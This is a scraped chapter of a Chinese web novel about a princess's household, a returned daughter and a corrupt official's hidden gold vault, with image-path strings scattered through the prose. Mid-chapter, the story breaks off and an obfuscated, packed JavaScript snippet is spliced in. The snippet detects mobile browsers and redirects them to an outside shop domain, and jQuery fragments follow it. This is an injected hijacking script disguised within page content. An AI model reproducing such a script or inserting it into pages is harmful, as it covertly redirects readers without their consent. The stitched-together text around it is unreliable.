在来卧虹院之前,昌宁公主先去了一趟小佛堂。
她不信赵嬷嬷所说。
佛堂里的蜡烛被吃掉,还勉强能说得过去。
但那么大一尊佛像,怎么可能被吃掉?
然而到了佛堂,她发现,里头的佛像真的不见了!
那尊足有丈许高的佛像,那尊当初由数名壮汉才抬进来的佛像,凭空消失了!
昌宁公主下意识给出了一个合理的猜测:“定是有人潜入府中,将佛像盗走了。”
姜文晏:“阿宁,府中日夜都有侍卫巡逻,这尊佛像又如此高大沉重,就算盗贼潜入了府中,又如何能悄无声息地将其运走?”
“可,可也不能是被萼娘给吃了啊。
“佛像是用石头雕刻而成,外面又镀了一层金子,怎么吃得下去?”
姜文晏意味深长道:“人自然吃不下去,但若她不是人呢?”
恰此时,一阵寒冷的夜风吹来。
昌宁公主一个激灵。
偏偏这时,一个婢女跑了来,“殿下,不好了!二娘子她,她——”
昌宁公主:“萼娘怎么了?”
婢女:“奴婢听见二娘子房中传出一阵奇怪的动静,好奇之下,透过窗户往里瞧了瞧,不想竟看见——”
她似乎回忆起了极度恐怖的事情,嗓子被惊恐被扼住,说不出话来。
昌宁公主急了,“你看见了什么?快说!”
婢女大喘一口气,“看见二娘子她,她的脸……”
话未说完,婢女眼睛一翻,竟是吓晕了过去。
昌宁公主拔腿就往卧虹院去。
“人,他们来了!”
福宝远远地就听见了动静,给屋子里的姜鳄通风报信。
姜鳄身上披着一匹流光溢彩的蜀锦,头上插满了各种华丽的簪子,正在揽镜自照。
闻言,她施施然将一只金镯子套在手腕上。
当昌宁公主闯进来时,姜鳄诧异转身,“娘,你怎么来了?”
昌宁公主的目光第一时间落在她脸上,见她脸上并无异样,心里大松一口气。
随后才注意到她的打扮,跟只花孔雀似的。
昌宁公主扑哧一笑,“怎么这么晚了还不睡觉,打扮成这样?”
姜鳄低下头,羞赧道:“叫娘见笑了,我以前从没穿过这么漂亮的衣裳,戴过这么精致的首饰。
“好怕自己只是做了一场梦,梦醒来又回到原先的院子里,所以忍不住就把它们拿了出来……”
话未说完,就被昌宁公主抱住了。
“我的儿,是娘以前忽视了你,娘对不起你……”
昌宁公主一阵心疼,她的女儿,公主府金尊玉贵的小娘子,以往过的都是什么日子啊!
“来,拿着,这是公主府的对牌,以后想买什么就买什么,只管让店家记账。”
昌宁公主将随身佩戴的一枚紫色玉佩塞进了姜鳄手里。
姜文晏见了,眸色霎时黑沉下来。
这枚紫色玉佩,并不是公主府的对牌,而是皇帝赏赐给昌宁公主的一枚入宫令牌。
上面刻着“昌宁”二字,是昌宁公主的身份象征。
拿着它,可以随时进宫,不必等候传唤。
而现在,这枚玉佩落到了姜鳄手里。
可以想见,以后她拿着这枚玉佩,走到哪里都会是座上宾,被人毕恭毕敬地对待。
买东西记账,只是它微不足道的一个小功能。
即便是姜文晏,也从未得到过这样的特殊对待。
此刻,他对这个女儿,不由充满了嫉恨。
嫉恨的同时又满是疑惑,她的脸,怎会一点事都没有?
姜文晏朝院里的一个婢女看去,这名婢女正是方才跑去昌宁公主面前的那个。
原本她被“吓晕”了过去,不知何时又悄悄回来了。
察觉到姜文晏质问的眼神,婢女摇了摇头,表示自己也不知晓。
她也正奇怪呢。
姜鳄中了主人的鬼面蛊,面上应该长满状如恶鬼的瘤子才是。
驸马爷一来,便能趁机将其打成恶鬼,将之除掉。
可事情的发展并未照他们的设想来。
昌宁公主与姜鳄母女情深了一番,依依不舍地松开她。
“夜深了,沅儿早些歇息吧,娘就不打扰你了。”
就在刚刚,昌宁公主给姜鳄取了个小名——沅儿。
用的是已逝母亲沈沅的名字。
姜鳄将昌宁公主送出门,“好,娘亲慢走。”
门一关上,姜鳄脸上的笑意就消失了。
她把玩着那枚刻着“昌宁”二字的紫色玉佩,对阿福道:“带路。”
后罩房,下人住处。
绣春和蕴夏同住一间。
两人说了会儿话,绣春便睡下了。
蕴夏却没睡,等绣春的呼吸声变沉,她悄悄出了屋子。
从袖中拿出一根巴掌长的骨笛,吹奏起来。
骨笛没有发出任何响声。
又或者说,发出的声音,不是人耳能听到的。
但猫却能听到。
阿福领着姜鳄,来到此处。
姜鳄身形如鬼魅,出现在蕴夏身后,幽幽问:“你在吹什么?”
*
回去途中。
昌宁公主絮絮叨叨说着姜萼小时候的事。
察觉丈夫一直没应声,“晏郎,晏郎?”
姜文晏回过神来,“阿宁,我想起来还有些公务没有处理,你先回去歇着罢,不用等我。
“若时辰还早,我便回去陪你,若是晚了,我便在书房歇下,不回去搅扰你了。”
昌宁公主不疑有他,只叮嘱道:“公务是处理不完的,千万别累着了。若是饿了,就叫厨房送夜宵来。”
姜文晏握了握她的手,“好。”
到了书房,姜文晏让随从守在外面,不许任何人进来打扰。
来到书桌后,姜文晏在书桌下方某处转动了一番,身后那摆满书的到顶书架,忽然自中间分开。
里头是一间小小的密室。
摆放了一些珍玩古董,孤本书籍……
乍一看,还以为这里是他的一间私人收藏室。
事实上,也的确如此。
只不过,密室之下,还藏着密室。
姜文晏转动机关,一块地板应声而开。
他举着一盏灯,拾级而下。
一路走,一路点燃石壁上的烛台。
原本漆黑的地下密室,一截一截亮了起来。
密室中,摆放着一个个半人高的大箱子,粗略一数,不下二十个。
每一个箱子上都挂着一把黄澄澄的
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17652497|205433||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
青铜大锁。
姜文晏从机关匣中取出钥匙,打开了其中一口大箱子。
他手持烛台往里一照,霎时间金光灿灿,流光溢彩。
里头竟是一整箱大金条!
整整齐齐严严实实地码放着。
姜文晏挨个抚摸了一遍,神情愉悦而荡漾,仿佛抚摸的是情人的皮肤。
户部乃是掌管天下钱粮的部门,油水不要太足。
身为户部侍郎的姜文晏,表面清风朗月,不收取任何贿赂。
但实际上呢?这些黄白之物才是他的最爱。这些箱子里的金银珠宝,是他这些年陆续收来的,他时不时就要来看看。
挨个箱子打开看过摸过一遍后,姜文晏将钥匙放回机关匣子里。
又打开一道机关门,走进一条密道。
从密道里出来时,姜文晏已经来到了一座雅致幽静的宅院。
他从书房出来,悄声走进卧室。
灯下,身姿窈窕的女人,正专心做着绣活儿。
侧脸专注,宁静娴雅,烛火映照下犹如圣母。
“真儿。”
韩淑真一愣,缓缓转过头,表情似嗔似喜:“晏哥哥。”
*
鸳鸯:“二娘子,公主殿下请您一块儿去用早膳。”
姜鳄挑眉,这倒真是稀奇,以往昌宁公主可从来没让人来请原主去用饭。
不过有现成的早饭吃,她干嘛不去?
“走,福宝,咱们一块儿去吃大餐。”
公主的早餐,肯定比她这里要丰盛吧?
姜鳄带着福宝和翠雪往景明殿去。
福宝颠颠地走在前头带路,屁股后那两颗毛绒绒的铃铛像一个爱心。“沅儿来了,快过来坐。”
姜鳄甫一踏入殿内,昌宁公主就朝她招手,脸上挂着慈爱的笑容。
“娘特意将那位‘小灶王爷’请了来,命他置办了这一桌菜肴,你看看可喜欢?”
姜鳄看着一桌子琳琅满目的美食,哪儿有不喜欢的?
“喜欢,可以吃了吗?”
昌宁公主:“饿了吧,快吃吧。”
一面给她盛了碗汤色乳白的羊汤。
“听闻小灶王爷乳炊羊做得一绝,配上撒了芝麻的胡饼吃,香得很。”
姜鳄直接端起碗来,一口下去,一碗汤就没了。
“嗯,好喝。”就是这碗太小了。
胡饼外皮焦香酥脆,内力却软韧,一口下去,肉馅儿能在嘴里爆汁。
姜鳄一口饼一口汤,吃得额头都冒出了汗。
昌宁公主见了,忙用帕子给她擦了擦汗,“吃慢点儿,没人跟你抢。”
姜鳄满口包着食物,囫囵应着。
昌宁公主又是欣慰又是心酸,又给她夹了许多菜。
自己反倒顾不上吃。
旁边的姜玉瑶更是被她冷落了。
这在从前是根本不可能的事。
姜玉瑶拿着小勺子,小口小口喝着鲜花粥,觉得没滋没味。
从前,占据昌宁公主全部宠爱的人是她,而现在,姜萼竟然从她这里抢走了属于她的宠爱。
姜玉瑶放下勺子,捂着脖子咳嗽起来,玉白的面颊沁上了绯色。
昌宁公主霎时将姜鳄忘到了一边,关切地看向大女儿:“玉娘你怎么了?”